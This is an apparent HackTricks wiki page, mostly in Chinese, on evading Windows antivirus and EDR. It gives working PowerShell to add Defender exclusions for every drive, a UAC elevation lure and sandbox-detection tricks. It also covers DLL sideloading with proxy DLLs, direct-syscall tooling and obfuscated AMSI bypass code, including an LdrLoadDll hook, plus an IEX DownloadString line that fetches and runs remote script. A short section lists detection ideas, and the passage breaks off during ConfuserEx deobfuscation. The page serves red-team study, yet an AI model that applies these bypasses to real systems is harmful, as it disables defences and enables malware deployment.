 HackTricks
Antivirus (AV) Bypass
Tip
学习并实践 AWS Hacking:
HackTricks Training AWS Red Team Expert (ARTE)
学习并实践 GCP Hacking:HackTricks Training GCP Red Team Expert (GRTE)
学习并实践 Az Hacking:HackTricks Training Azure Red Team Expert (AzRTE)
支持 HackTricks
- 查看 订阅方案!
- 加入 💬 Discord 群组、telegram 群组,关注 X/Twitter 上的 @hacktricks_live,或查看 LinkedIn 页面 和 YouTube 频道。
- 通过向 HackTricks 和 HackTricks Cloud github 仓库提交 PR,分享 hacking 技巧。
本页面最初由 @m2rc_p!
停用 Defender
- defendnot: 一个用于使 Windows Defender 无效的工具。
- no-defender: 一个通过伪装成另一个 AV 来使 Windows Defender 无效的工具。
- Disable Defender if you are admin
在篡改 Defender 之前的安装器式 UAC 诱饵
伪装成游戏作弊工具的公共加载器通常以未签名的 Node.js/Nexe 安装程序形式发布,首先会请求用户提升权限,随后才会让 Defender 失效。流程很简单:
- 使用
net session检测是否有管理上下文。该命令只有在调用者拥有管理员权限时才会成功,因此失败表明加载器正在以标准用户身份运行。 - 立即使用
RunAsverb 重新启动自身,以触发预期的 UAC 同意提示,同时保留原始命令行。
if (-not (net session 2>$null)) {
powershell -WindowStyle Hidden -Command "Start-Process cmd.exe -Verb RunAs -WindowStyle Hidden -ArgumentList '/c ""`<path_to_loader`>""'"
exit
}
受害者通常以为自己在安装“破解”软件,因此会接受提示,从而赋予恶意软件修改 Defender 策略所需的权限。
为每个驱动器字母设置全面的 MpPreference 排除
一旦提权,GachiLoader-style 链会最大化 Defender 的盲区,而不是直接禁用服务。加载器首先终止 GUI 监视进程 (taskkill /F /IM SecHealthUI.exe),然后添加 极其宽泛的排除项,使每个用户配置文件、系统目录和可移动磁盘都变得不可扫描:
$targets = @('C:\Users\', 'C:\ProgramData\', 'C:\Windows\')
Get-PSDrive -PSProvider FileSystem | ForEach-Object { $targets += $_.Root }
$targets | Sort-Object -Unique | ForEach-Object { Add-MpPreference -ExclusionPath $_ }
Add-MpPreference -ExclusionExtension '.sys'
关键观察:
- 循环会遍历每个已挂载的文件系统 (D:, E:, USB sticks, etc.),因此 任何后来放置在磁盘任意位置的 payload 都会被忽略。
.sys扩展的排除是前瞻性的——攻击者保留日后加载 unsigned drivers 的选项,而无需再次接触 Defender。- 所有更改都会落在 HKLM\SOFTWARE\Microsoft\Windows Defender\Exclusions 下,这允许后续阶段在不重新触发 UAC 的情况下确认这些排除项是否仍然存在或对其进行扩展。
因为没有停止任何 Defender 服务,简单的健康检查会持续报告 “antivirus active”,尽管实时检测从未触及那些路径。
AV Evasion Methodology
目前,AV 使用不同的方法来判断文件是否为恶意,主要有静态检测、动态分析,以及对更高级的 EDR 来说还有行为分析。
Static detection
静态检测通过标记二进制或脚本中的已知恶意字符串或字节数组实现,同时也会从文件本身提取信息(例如 file description、company name、digital signatures、icon、checksum 等)。这意味着使用已知的公共工具更容易被抓到,因为它们很可能已经被分析并标记为恶意。有几种方法可以规避此类检测:
- Encryption
如果你对二进制进行加密,AV 就无法检测到你的程序,但你需要某种 loader 在内存中解密并运行该程序。
- Obfuscation
有时只需更改二进制或脚本中的某些字符串就能通过 AV,但这可能是一项费时的工作,取决于你想要混淆的内容。
- Custom tooling
如果你开发自己的工具,就不会有已知的恶意签名,但这需要大量时间和精力。
Tip
A good way for checking against Windows Defender static detection is ThreatCheck. It basically splits the file into multiple segments and then tasks Defender to scan each one individually, this way, it can tell you exactly what are the flagged strings or bytes in your binary.
强烈建议查看这个 YouTube playlist 以了解实践中的 AV Evasion。
Dynamic analysis
动态分析是指 AV 在沙盒中运行你的二进制并观察恶意活动(例如尝试解密并读取浏览器密码、对 LSASS 执行 minidump 等)。这部分可能更难对付,但以下是一些可以用来规避沙盒的方法。
- Sleep before execution 根据实现方式不同,这是规避 AV 动态分析的好方法。AV 的扫描时间通常很短以免打断用户工作流,所以使用较长的 sleep 可以干扰二进制的分析。问题在于,许多 AV 的沙盒可以根据实现跳过 sleep。
- Checking machine’s resources 通常沙盒可用的资源很少(例如 < 2GB RAM),否则会拖慢用户的机器。你也可以更有创意地检测,例如检查 CPU 温度或风扇转速,沙盒并不一定会实现所有这些检查。
- Machine-specific checks 如果你想针对加入到 “contoso.local” 域的用户工作站,可以检查计算机的域是否匹配指定值;如果不匹配,可以让程序直接退出。
事实证明,Microsoft Defender 的沙盒计算机名是 HAL9TH,所以你可以在触发之前检查计算机名,如果匹配 HAL9TH,说明你在 defender 的沙盒中,可以让程序退出。
.png)
以下是来自 @mgeeky 的一些应对 Sandboxes 的好建议
.png)
Red Team VX Discord #malware-dev 频道
正如我们在本文前面所说,public tools 最终会被 检测到,所以你应该问自己一个问题:
例如,如果你想转储 LSASS,你真的需要使用 mimikatz 吗?还是可以使用其他不太知名但也能转储 LSASS 的项目。
正确的答案很可能是后者。以 mimikatz 为例,它可能是 AV 和 EDR 标记率最高的工具之一,尽管项目本身很棒,但要绕过 AV 用它会非常麻烦,所以只需为你想实现的目标寻找替代方案即可。
Tip
When modifying your payloads for evasion, make sure to turn off automatic sample submission in defender, and please, seriously, DO NOT UPLOAD TO VIRUSTOTAL if your goal is achieving evasion in the long run. If you want to check if your payload gets detected by a particular AV, install it on a VM, try to turn off the automatic sample submission, and test it there until you’re satisfied with the result.
EXEs vs DLLs
只要可能,总是优先使用 DLLs 来做 evasion。以我的经验,DLL 文件通常 要少得多地被检测 和 分析,所以在某些情况下这是一个非常简单的规避检测的技巧(前提是你的 payload 能以 DLL 形式运行)。
正如下图所示,一个来自 Havoc 的 DLL Payload 在 antiscan.me 上的检测率为 4/26,而 EXE Payload 的检测率为 7/26。
.png)
antiscan.me comparison of a normal Havoc EXE payload vs a normal Havoc DLL
下面我们将展示一些可以与 DLL 文件配合使用以提高隐蔽性的技巧。
DLL Sideloading & Proxying
DLL Sideloading 利用了 loader 使用的 DLL 搜索顺序,通过将受害者应用程序和恶意 payload(s) 放在一起的方式实现。
你可以使用 Siofra 和下面的 powershell 脚本来检查易受 DLL Sideloading 影响的程序:
Get-ChildItem -Path "C:\Program Files\" -Filter *.exe -Recurse -File -Name| ForEach-Object {
$binarytoCheck = "C:\Program Files\" + $_
C:\Users\user\Desktop\Siofra64.exe --mode file-scan --enum-dependency --dll-hijack -f $binarytoCheck
}
此命令会输出位于 “C:\Program Files\” 中易受 DLL hijacking 的程序列表,以及它们尝试加载的 DLL 文件。
强烈建议你 explore DLL Hijackable/Sideloadable programs yourself,该技术如果正确执行相当隐蔽,但如果你使用公开已知的 DLL Sideloadable 程序,可能很容易被发现。
仅仅放置一个具有程序期望加载名称的 malicious DLL 并不会载入你的 payload,因为程序期望该 DLL 包含一些特定函数。为了解决此问题,我们将使用另一种名为 DLL Proxying/Forwarding 的技术。
DLL Proxying 会将程序从代理(即 malicious)DLL 发出的调用转发到原始 DLL,从而保留程序的功能并能够处理你 payload 的执行。
我将使用 SharpDLLProxy 项目,来自 @flangvik。
以下是我遵循的步骤:
1. Find an application vulnerable to DLL Sideloading (siofra or using Process Hacker)
2. Generate some shellcode (I used Havoc C2)
3. (Optional) Encode your shellcode using Shikata Ga Nai (https://github.com/EgeBalci/sgn)
4. Use SharpDLLProxy to create the proxy dll (.\SharpDllProxy.exe --dll .\mimeTools.dll --payload .\demon.bin)
最后一个命令会给我们 2 个文件:一个 DLL 源代码模板,和原始重命名的 DLL。


我们的 shellcode(使用 SGN 编码)和 proxy DLL 在 antiscan.me 上的检测率均为 0/26!我会称之为成功。
.png)
Tip
我 强烈建议 你观看 S3cur3Th1sSh1t’s twitch VOD about DLL Sideloading and also ippsec’s video to learn more about what we’ve discussed more in-depth.
滥用 Forwarded Exports (ForwardSideLoading)
Windows PE 模块可以导出实际上是 “forwarders” 的函数:导出表项不是指向代码,而是包含形式为 TargetDll.TargetFunc 的 ASCII 字符串。当调用方解析该导出时,Windows loader 会:
- 如果尚未加载,则加载
TargetDll - 从中解析
TargetFunc
需要理解的关键行为:
- 如果
TargetDll是 KnownDLL,则它会从受保护的 KnownDLLs 命名空间中提供(例如 ntdll、kernelbase、ole32)。 - 如果
TargetDll不是 KnownDLL,则使用正常的 DLL 搜索顺序,其中包括执行转发解析的模块所在目录。
这就实现了一种间接的 sideloading 原语:找到一个导出被转发到非 KnownDLL 模块名的已签名 DLL,然后将该已签名 DLL 与一个由攻击者控制且名称恰好与转发目标模块相同的 DLL 放在同一目录。当转发的导出被调用时,loader 会解析该转发并从同一目录加载你的 DLL,执行你的 DllMain。
Example observed on Windows 11:
keyiso.dll KeyIsoSetAuditingInterface -> NCRYPTPROV.SetAuditingInterface
NCRYPTPROV.dll 不是 KnownDLL,所以它通过正常的搜索顺序被解析。
PoC (copy-paste):
- 将签名的系统 DLL 复制到可写的文件夹
copy C:\Windows\System32\keyiso.dll C:\test\
- 将一个恶意的
NCRYPTPROV.dll放在同一文件夹中。一个最小的DllMain就足以获得代码执行;你不需要实现 forwarded function 来触发DllMain。
// x64: x86_64-w64-mingw32-gcc -shared -o NCRYPTPROV.dll ncryptprov.c
#include <windows.h>
BOOL WINAPI DllMain(HINSTANCE hinst, DWORD reason, LPVOID reserved){
if (reason == DLL_PROCESS_ATTACH){
HANDLE h = CreateFileA("C\\\\test\\\\DLLMain_64_DLL_PROCESS_ATTACH.txt", GENERIC_WRITE, 0, NULL, CREATE_ALWAYS, FILE_ATTRIBUTE_NORMAL, NULL);
if(h!=INVALID_HANDLE_VALUE){ const char *m = "hello"; DWORD w; WriteFile(h,m,5,&w,NULL); CloseHandle(h);}
}
return TRUE;
}
- 使用已签名的 LOLBin 触发转发:
rundll32.exe C:\test\keyiso.dll, KeyIsoSetAuditingInterface
Observed behavior:
- rundll32 (signed) 加载 side-by-side 的
keyiso.dll(signed) - 在解析
KeyIsoSetAuditingInterface时,加载器会遵循转发到NCRYPTPROV.SetAuditingInterface - 然后加载器从
C:\test加载NCRYPTPROV.dll并执行其DllMain - 如果
SetAuditingInterface未实现,你只有在DllMain已经运行之后才会收到 “missing API” 错误
Hunting tips:
- 关注目标模块不是 KnownDLL 的 forwarded exports。KnownDLLs 列在
HKLM\SYSTEM\CurrentControlSet\Control\Session Manager\KnownDLLs下。 - 可以使用如下工具枚举 forwarded exports:
dumpbin /exports C:\Windows\System32\keyiso.dll
# forwarders appear with a forwarder string e.g., NCRYPTPROV.SetAuditingInterface
- 查看 Windows 11 forwarder 清单以搜索候选项: https://hexacorn.com/d/apis_fwd.txt
检测/防御思路:
- 监控 LOLBins(例如 rundll32.exe)从非系统路径加载签名的 DLLs,随后从该目录加载具有相同基名的非-KnownDLLs
- 对如下进程/模块链发出告警:
rundll32.exe→ 非系统keyiso.dll→NCRYPTPROV.dll,位于用户可写路径下 - 强制执行代码完整性策略(WDAC/AppLocker),并在应用程序目录中禁止写入+执行
Freeze
Freeze is a payload toolkit for bypassing EDRs using suspended processes, direct syscalls, and alternative execution methods
你可以使用 Freeze 以隐蔽的方式加载并执行你的 shellcode。
Git clone the Freeze repo and build it (git clone https://github.com/optiv/Freeze.git && cd Freeze && go build Freeze.go)
1. Generate some shellcode, in this case I used Havoc C2.
2. ./Freeze -I demon.bin -encrypt -O demon.exe
3. Profit, no alerts from defender

Tip
Evasion is just a cat & mouse game, what works today could be detected tomorrow, so never rely on only one tool, if possible, try chaining multiple evasion techniques.
直接/间接 Syscalls 与 SSN 解析 (SysWhispers4)
EDRs often place user-mode inline hooks on ntdll.dll syscall stubs. 要绕过这些 hooks,你可以生成 direct 或 indirect 的 syscall stub,加载正确的 SSN (System Service Number) 并在不执行被 hook 的 export entrypoint 的情况下切换到内核模式。
Invocation options:
- Direct (embedded): 在生成的 stub 中包含
syscall/sysenter/SVC #0指令(不会命中ntdll的 export)。 - Indirect: 跳转到
ntdll内现有的syscallgadget,使内核切换看起来来源于ntdll(有利于启发式规避);randomized indirect 每次调用从池中选择一个 gadget。 - Egg-hunt: 避免在磁盘上嵌入静态
0F 05操作码序列;在运行时解析 syscall 序列。
Hook-resistant SSN resolution strategies:
- FreshyCalls (VA sort): 通过按虚拟地址对 syscall stub 排序而不是读取 stub 字节来推断 SSN。
- SyscallsFromDisk: 映射一个干净的
\KnownDlls\ntdll.dll,从其.text中读取 SSN,然后解除映射(绕过所有内存中的 hooks)。 - RecycledGate: 当 stub 干净时,将按 VA 排序的 SSN 推断与 opcode 验证结合;若被 hook 则回退到 VA 推断。
- HW Breakpoint: 在
syscall指令上设置 DR0,并使用 VEH 在运行时从EAX捕获 SSN,而无需解析被 hook 的字节。
Example SysWhispers4 usage:
# Indirect syscalls + hook-resistant resolution
python syswhispers.py --preset injection --method indirect --resolve recycled

# Resolve SSNs from a clean on-disk ntdll
python syswhispers.py --preset injection --method indirect --resolve from_disk --unhook-ntdll

# Hardware breakpoint SSN extraction
python syswhispers.py --functions NtAllocateVirtualMemory,NtCreateThreadEx --resolve hw_breakpoint
AMSI (Anti-Malware Scan Interface)
AMSI was created to prevent “fileless malware”. Initially, AVs were only capable of scanning 磁盘上的文件, so if you could somehow execute payloads 直接在内存中, the AV couldn’t do anything to prevent it, as it didn’t have enough visibility.
The AMSI feature is integrated into these components of Windows.
- User Account Control, or UAC (elevation of EXE, COM, MSI, or ActiveX installation)
- PowerShell (scripts, interactive use, and dynamic code evaluation)
- Windows Script Host (wscript.exe and cscript.exe)
- JavaScript and VBScript
- Office VBA macros
It allows antivirus solutions to inspect script behavior by exposing script contents in a form that is both unencrypted and unobfuscated.
Running IEX (New-Object Net.WebClient).DownloadString('https://raw.githubusercontent.com/PowerShellMafia/PowerSploit/master/Recon/PowerView.ps1') will produce the following alert on Windows Defender.
.png)
Notice how it prepends amsi: and then the path to the executable from which the script ran, in this case, powershell.exe
We didn’t drop any file to disk, but still got caught in-memory because of AMSI.
Moreover, starting with .NET 4.8, C# code is run through AMSI as well. This even affects Assembly.Load(byte[]) to load in-memory execution. Thats why using lower versions of .NET (like 4.7.2 or below) is recommended for in-memory execution if you want to evade AMSI.
There are a couple of ways to get around AMSI:
- Obfuscation
Since AMSI mainly works with static detections, therefore, modifying the scripts you try to load can be a good way for evading detection.
However, AMSI has the capability of unobfuscating scripts even if it has multiple layers, so obfuscation could be a bad option depending on how it’s done. This makes it not-so-straightforward to evade. Although, sometimes, all you need to do is change a couple of variable names and you’ll be good, so it depends on how much something has been flagged.
- AMSI Bypass
Since AMSI is implemented by loading a DLL into the powershell (also cscript.exe, wscript.exe, etc.) process, it’s possible to tamper with it easily even running as an unprivileged user. Due to this flaw in the implementation of AMSI, researchers have found multiple ways to evade AMSI scanning.
Forcing an Error
Forcing the AMSI initialization to fail (amsiInitFailed) will result that no scan will be initiated for the current process. Originally this was disclosed by Matt Graeber and Microsoft has developed a 检测签名 to prevent wider usage.
[Ref].Assembly.GetType('System.Management.Automation.AmsiUtils').GetField('amsiInitFailed','NonPublic,Static').SetValue($null,$true)
只需一行 powershell 代码,就能使当前 powershell 进程的 AMSI 无法使用。当然,这行代码已经被 AMSI 本身标记,所以要使用此技术需要进行一些修改。
下面是我从这个 Github Gist 取得的一个已修改的 AMSI bypass。
Try{#Ams1 bypass technic nº 2
$Xdatabase = 'Utils';$Homedrive = 'si'
$ComponentDeviceId = "N`onP" + "ubl`ic" -join ''
$DiskMgr = 'Syst+@.M£n£g' + 'e@+nt.Auto@' + '£tion.A' -join ''
$fdx = '@ms' + '£In£' + 'tF@£' + 'l+d' -Join '';Start-Sleep -Milliseconds 300
$CleanUp = $DiskMgr.Replace('@','m').Replace('£','a').Replace('+','e')
$Rawdata = $fdx.Replace('@','a').Replace('£','i').Replace('+','e')
$SDcleanup = [Ref].Assembly.GetType(('{0}m{1}{2}' -f $CleanUp,$Homedrive,$Xdatabase))
$Spotfix = $SDcleanup.GetField($Rawdata,"$ComponentDeviceId,Static")
$Spotfix.SetValue($null,$true)
}Catch{Throw $_}
请记住,一旦这篇帖子发布,很可能会被标记,因此如果你打算保持未被发现,切勿发布任何代码。
Memory Patching
This technique was initially discovered by @RastaMouse and it involves finding address for the “AmsiScanBuffer” function in amsi.dll (responsible for scanning the user-supplied input) and overwriting it with instructions to return the code for E_INVALIDARG, this way, the result of the actual scan will return 0, which is interpreted as a clean result.
Tip
请阅读 https://rastamouse.me/memory-patching-amsi-bypass/ 以获得更详细的解释。
There are also many other techniques used to bypass AMSI with powershell, check out this page and this repo to learn more about them.
Blocking AMSI by preventing amsi.dll load (LdrLoadDll hook)
AMSI is initialised only after amsi.dll is loaded into the current process. 一种稳健且与语言无关的绕过方法是在 ntdll!LdrLoadDll 上放置一个用户模式 hook,当请求的模块是 amsi.dll 时返回错误。这样一来,AMSI 就永远不会被加载,该进程也不会进行扫描。
Implementation outline (x64 C/C++ pseudocode):
#include <windows.h>
#include <winternl.h>

typedef NTSTATUS (NTAPI *pLdrLoadDll)(PWSTR, ULONG, PUNICODE_STRING, PHANDLE);
static pLdrLoadDll realLdrLoadDll;

NTSTATUS NTAPI Hook_LdrLoadDll(PWSTR path, ULONG flags, PUNICODE_STRING module, PHANDLE handle){
if (module && module->Buffer){
UNICODE_STRING amsi; RtlInitUnicodeString(&amsi, L"amsi.dll");
if (RtlEqualUnicodeString(module, &amsi, TRUE)){
// Pretend the DLL cannot be found → AMSI never initialises in this process
return STATUS_DLL_NOT_FOUND; // 0xC0000135
}
}
return realLdrLoadDll(path, flags, module, handle);
}

void InstallHook(){
HMODULE ntdll = GetModuleHandleW(L"ntdll.dll");
realLdrLoadDll = (pLdrLoadDll)GetProcAddress(ntdll, "LdrLoadDll");
// Apply inline trampoline or IAT patching to redirect to Hook_LdrLoadDll
// e.g., Microsoft Detours / MinHook / custom 14‑byte jmp thunk
}
注意
- 适用于 PowerShell、WScript/CScript 以及 custom loaders(任何会加载 AMSI 的情况)。
- 建议将脚本通过 stdin 传入(
PowerShell.exe -NoProfile -NonInteractive -Command -),以避免过长的命令行痕迹。 - 已见于通过 LOLBins 执行的 loaders(例如,
regsvr32调用DllRegisterServer)。
The tool https://github.com/Flangvik/AMSI.fail 也会生成用于绕过 AMSI 的脚本。 The tool https://amsibypass.com/ 也会生成用于绕过 AMSI 的脚本,方法是通过随机化用户定义函数、变量、字符表达式并对 PowerShell 关键字应用随机大小写来避免签名检测。
移除检测到的签名
你可以使用诸如 https://github.com/cobbr/PSAmsi 和 https://github.com/RythmStick/AMSITrigger 的工具,从当前进程的内存中移除被检测到的 AMSI 签名。该工具通过扫描当前进程内存中的 AMSI 签名,然后用 NOP 指令覆盖,从而将其从内存中移除。
使用 AMSI 的 AV/EDR 产品
可以在 https://github.com/subat0mik/whoamsi 找到使用 AMSI 的 AV/EDR 产品清单。
Use Powershell version 2 如果使用 PowerShell 版本 2,AMSI 不会被加载,因此可以在不被 AMSI 扫描的情况下运行脚本。你可以这样做:
powershell.exe -version 2
PS 日志
PowerShell 日志记录是一项功能,可让你记录系统上执行的所有 PowerShell 命令。这对于审计和故障排除很有用,但它也可能对想要规避检测的攻击者构成一个 问题。
要绕过 PowerShell 日志记录,可以使用以下技术:
- Disable PowerShell Transcription and Module Logging: 你可以使用工具,例如 https://github.com/leechristensen/Random/blob/master/CSharp/DisablePSLogging.cs,来实现此目的。
- Use Powershell version 2: 如果使用 PowerShell version 2,AMSI 将不会被加载,因此你可以在不被 AMSI 扫描的情况下运行脚本。可以这样做:
powershell.exe -version 2 - Use an Unmanaged Powershell Session: 使用 https://github.com/leechristensen/UnmanagedPowerShell 来生成一个没有防护的 powershell(这正是 Cobal Strike 的
powerpick所使用的)。
混淆
Tip
Several obfuscation techniques relies on encrypting data, which will increase the entropy of the binary which will make easier for AVs and EDRs to detect it. Be careful with this and maybe only apply encryption to specific sections of your code that is sensitive or needs to be hidden.
对 ConfuserEx 保护的 .NET 二进制文件进行反混淆
在分析使用 ConfuserEx 2(或商业分支)的恶意软件时,通常会遇到多层保护,阻碍反编译器和沙箱。下面的工作流程可以可靠地恢复接近原始的 IL,之后可以在 dnSpy 或 ILSpy 等工具中反编译为 C#。
- Anti-tampering removal – ConfuserEx encrypts every method body and decrypts it inside the module static constructor (
<Module>.cctor). This also patches the PE checksum so any modification will crash the binary. Use AntiTamperKiller to locate the encrypted metadata tables, recover the XOR keys and rewrite a clean assembly:
# https://github.com/wwh1004/AntiTamperKiller
python AntiTamperKiller.py Confused.exe Confused.clean.exe
Output contains the 6 anti-tamper parameters (key0-key3, nameHash, internKey) that can be useful when building your own unpacker.
